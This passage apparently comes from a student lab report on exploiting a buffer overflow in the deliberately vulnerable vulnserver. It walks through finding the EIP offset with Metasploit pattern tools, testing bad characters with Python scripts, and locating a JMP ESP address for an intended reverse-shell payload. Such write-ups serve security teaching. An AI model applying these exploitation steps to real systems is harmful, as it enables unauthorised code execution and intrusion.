


Figure 16: EIP filled with 41s




Figure 17: Access violation notice in the ImmunityDebugger

#### *4.1.2.2 Determining the offset*

Now that the possibility of a crash was confirmed, the offset to write to the EIP needed to be determined. To achieve this, a non-repeating string of characters was created. (see Figure 18). Since it was known that a string length of 1072 incites a crash, that exact length was chosen as the length of the character string by passing the metaspolit script the parameter *-**l** 1072*.

```
┌──(student㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─$ ./pattern_create.rb -l 1072 >> ~/vulnserver/unique_charseq.txt
```

Figure 18: Generation of a non-repeating string of characters using metasploit

The output was written to a file *unique_charseq.txt* and moved into the script's directory to be easily used in the python script (see Figure 19).

```
def get_string_from_file(file_name):
    with open('/home/student/vulnserver/' + file_name, 'r') as file:
        return file.read()

def replicate_crash(ip):
    """Replicating the crash using a string of unique characters"""
    req = "AUTH " + get_string_from_file('unique_charseq.txt')

    connect_to_server(ip, req)
```

Figure 19: Script using the non-repeating string of characters

This string was used to identify the exact position of characters that were being written into the EIP register. The transmitted input lead to the server crashing as was expected, and by following the ESP register in dump the string was identified in the process' memory (see Figure 20).


Figure 20: Observing the non-repeating string in ImmunityDebugger

The debugger was used to determine which bytes from the unique character string were written to the EIP register (see Figure 21).




Figure 21: Observing the EIP after crashing the server with the unique character sequence

The EIP now read:

**37694236**

This was used to determine the offset by feeding this value back into metasploit (see Figure 22).

```
┌──(student㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─$ ./pattern_offset.rb -q 37694236 -l 1072
[*] Exact match at offset 1040
```

Figure 22: Determining the offset to write to the Extended Instruction Pointer

The following parameters were used:

- **q** 37694236

  The value contained in the EIP.

- **l** 1072

  The length of the generated non-repeating character string.

Metasploit calculated the offset based on the length of the string sent originally and the value written to the EIP to be **1040** characters.

To confirm, the script was altered to send 1040 "A"s, followed by 4 "B"s (which should be written into the EIP, followed by 24 "C"s (see Figure 23).

```
def replicate_crash(ip):
    """Confirming 1040 characters to be the offset by writing Bs into the EIP"""
    req = "AUTH " + "\x41" * 1040 + "\x42" * 4 + "\x43" * 24
```

Figure 23: Script configuration to confirm determined offset

The expected character sequence was observed in memory. 4 "B"s (4 x "42") were written to the EIP, surrounded by "A"s before it and "C"s after it on the stack (see Figure 24).

Analyzing Figure 24, one can see that the program inserts the character **FF** four times close to the EIP. If the payload doesn't fit in the buffer after the return address, it might be necessary to stage it. In that case this overwriting of bytes could become relevant, since it could overwrite a payload placed before the EIP in the buffer.




Figure 24: Buffer filled with expected characters

#### *4.1.2.3 Determining bad characters*

Before generating a payload we need to determine bad characters to avoid them interrupting the processing of the generated payload. To test the input, the file "*badchars.txt*" was provided. Its contents were written to a variable in the script (see Figure 25).

```
def get_bad_chars():
    bad_chars = ("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
                 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
                 "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
                 "\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
                 "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
                 "\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
                 "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
                 "\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
                 "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
                 "\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
                 "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
                 "\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
                 "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
                 "\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
                 "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
                 "\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
    return(bad_chars)
```

Figure 25: Badchars as input in the python script

To determine the bad characters, the bad character candidate string was inserted behind the previously determined amount of characters needed to write to the EIP register (1044 "A"s) (see Figure 26). These concatenated characters were followed by 24 "B"s.

```
def replicate_crash(ip):
    """Replicating the crash using a string of unique characters"""
    req = "AUTH " + "\x41" * 1044 + get_bad_chars() + "\x42" * 24

    connect_to_server(ip, req)
```

Figure 26: Badchars testing against the server

This enabled determining which characters got processed by analyzing the memory in Immunity-Debugger by following the ESP in dump. If the "B"s didn't show up in memory, a bad character had to have been sent since the input processing was terminated prematurely.

Sending the original unaltered bad character string prevented the input from being processed fully, meaning a bad character was present. Immediately noticeable was, that the required string of "B"s was not present (see Figure 28).
Since no characters from the bad_chars list showed up in memory, it was assumed that the first byte ("\x00", the null byte) was a bad character and needed to be removed.

```
def get_bad_chars():
    bad_chars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
```

Figure 27: Input without bad character "\x00"

Removing the character "**x00**" (see Figure 27) resulted in the input being parsed completely and written to the buffer (see Figure 29), meaning no other bad characters were relevant in this context.

After the string of "A"s, the interpreted characters from the bad_chars sequence were observable in memory, followed by the sequence of "B"s (see Figure 29). The "B"s were placed to make a fully processed input more easily identifiable.




Figure 28: Buffer after receiving input with bad character "\x00" and no Bs




Figure 29: Buffer after receiving input without bad character "\x00" and Bs in buffer

#### 4.1.2.4 Finding JMP ESP instruction

To inject a payload carrying malicious code that creates a reverse shell, a reliable way of executing the reverse shell instructions was needed. To instruct the host system to run the payload code, it must jump to the injected code and execute it. Since the buffer is filled by the input sent to the target machine, and the ESP points to the top of the stack, the ESP will point to the injected code. Instruct the system to jump to the ESP would therefore lead to it executing the payload. This can be achieved by writing the memory address of a JMP ESP instruction to the EIP, since it stores the address of the next instruction the system should execute after the current method returns.

First, the Opcode for JMP ESP needs to be determined. The NASM shell, which shows opcodes for instructions on x86 systems [23], shows the JMP ESP opcode to be **0xFF 0xE4** (see Figure 30).




Figure 30: Opcode determination

Now an address in memory storing this opcode could be searched for. The first approach to find such an address would be to use the debuggers "Search for Command" feature in the thread that gets interrupted by attaching the debugger to the process. The following memory address containing a JMP ESP instruction was found during the first search attempt (see Figure 31):

**0x 77 90 E8 71**




Figure 31: Found JMP ESP instruction in the paused thread

Upon restarting the target machine, this JMP ESP instruction was not located at the same memory

address anymore. It was now stored at the following address (see Figure 32):

**0x 76 E4 E8 71**




Figure 32: Found JMP ESP instruction in the paused thread post restart

The address discovered via the "Search For" feature was inside the memory space of a non-main thread (see Figure 33), meaning the location in memory would change across restarts since the thread will be opened anew by the process with differently allocated memory [24].




Figure 33: JMP ESP command not located in main thread

This address stops working in the attack after a machine restart (see *Appendix*, Figure 55 - Figure 56). To perfect the attack, an address holding the JMP ESP command was necessary, which persisted beyond reboots. This instruction could be located within the address space of any accessible module. The command *!mona modules* [25] was used to list them (see Figure 34).

